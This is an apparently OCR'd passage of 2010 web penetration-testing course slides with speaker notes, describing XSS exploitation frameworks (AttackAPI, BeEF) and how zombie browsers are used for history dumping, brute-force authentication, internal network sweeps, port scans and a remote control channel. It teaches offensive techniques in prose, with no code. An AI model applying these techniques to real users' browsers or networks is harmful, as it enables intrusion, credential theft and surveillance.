


Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - ***XSS Frameworks***
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

In this next section we will cover some of the exploitation frameworks available. These frameworks are used to perform more advanced attacks using XSS than most people know exist. They also allow us to perform our testing easier and faster, while validating the vulnerability.




Exploit Frameworks

- Client side scripts are very powerful
- Let's make it easier to leverage this power
- Frameworks will do the heavy lifting for us

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 109


Since client side scripts make use of a full programming language, they can be very powerful. But with this power comes difficult code to write and maintain. So lets use our computers to make it easier for us. The exploit frameworks we are going to discuss will do a lot of the heavy lifting for us.



Frameworks Covered

- There are many frameworks available
- More frameworks are released all the time
- We will explore two of the best in the next few sections
  - AttackAPI
  - BeEF


We will be covering four frameworks in this section of the class. AttackAPI and BeEF are PHP based applications that act as controllers and include the JavaScript to control the victim browser.



Zombies

- Similar to Bots
- Control of the browser is provided to the attacker
- Based on the framework used, we can perform many attacks through zombie browsers

Let's take a moment and discuss zombies. Zombies are browsers that have been taken over by the attacker. The attacker is then able to control what the user does within that browser. These are similar to bots being spread by worms, but instead of taking over the machine, they control the browser.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - ***AttackAPI***
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

This section is going to explore the AttackAPI and how we can use it.



AttackAPI


- Attack Construction Library by GNUCitizen Group
- http://www.gnucitizen.org/projects/attackapi
- Built on PHP and JavaScript
- It is designed to provide the attack pieces we need
  - Information retrievers
  - Network and port sweepers
  - URL scanners
  - and much more...

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 113

AttackAPI is a modular attack construction library. It uses PHP, JavaScript and other client side technologies. The main goal of this library is to build a simple platform for demo and testing of exploits, but the exploits can easily be leveraged for attacks.

The AttackAPI comes with the following modules:


- Retrieve Client Info
- Retrieve Server Info
- AuthenticationForce
- ExtensionScanner
- HistoryDumper
- NetworkSweeper
- PortScanner
- UsernameScanner
- URLScanner
- URLFetcher
- Various Extras



ExtensionScanner

- This piece of code is used to determine installed FireFox extensions
- Allows for us to target vulnerable extensions
- We can also use it to determine what type of user we have attacked


Since most users do not update and patch their Firefox extensions often, this module allows the attacker to gain more information. The attacker could then use this to launch targeted attacks against vulnerable extensions that the user is running.



HistoryDumper

- Module used to view visited links
- Gains information for other attacks
- Uses an IFRAME to load a list of links
- Keep in mind this is a brute force attack
  - It does not actually scan the browser history


This module will determine which urls have been visited before. This information is important as it gives the attackers other vectors of attack. For example, the attacker could send in targeted phishing e-mails or attempt to poison the DNS cache for these sites.



AuthenticationForce

- Module to brute force authentication
- Attempts username/passwords combos
- Authenticates using the http://user:password@url form
  - Browsers support this for JavaScript even if they don't in the URL (Internet Explorer)
- Targets HTTP Basic and Digest authentication


This module will attempt to brute force basic authentication. It uses the URL to pass in the user name and password.



NetworkSweeper

- Module used to map networks
- Sweeps a network for hosts
- This allows us to expand our attack against internal machines

This module sweeps a network mapping hosts that are available. After the attacker knows what hosts are available, they can move on to the next module.




PortScanner

- Port scans a target host
- Increases knowledge of internal network
- Builds upon the NetworkSweeper module

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 118


This module will take a host and determine what ports/services are available. Since it is running through the zombie browser, it will typically provide more access than the attacker has from the Internet.


URLScanner/Fetcher

- Two modules that can work together
- Scan for specified URLs with the scanner
  - We must provide a database of URLs
- The Fetcher retrieves the URL

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 119


These two modules work together. The first, URLScanner will determine if the specified URLs are available on the server. The second module, URLFtcher, will retrieve the content from the URL and return it to the attacker.



AttackAPI channel.php

- Establishes a bidirectional channel between the browser and the attacker
- Allows for zombie control
- Very extendable as is the entire AttackAPI
- Disabled by default
  - Remove the .htaccess file to enable this functionality

Channel.php is a file that is included in the inf directory of the AttackAPI. By default it is disabled, but can be "turned on" by removing the .htaccess file there. This file allows us to build a channel between the attacker and the victim browser. The attacker is then able to control the session of the user, injecting commands at will.



Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag


- Exploitation
- Bypass Flaws
  - Authentication Bypass
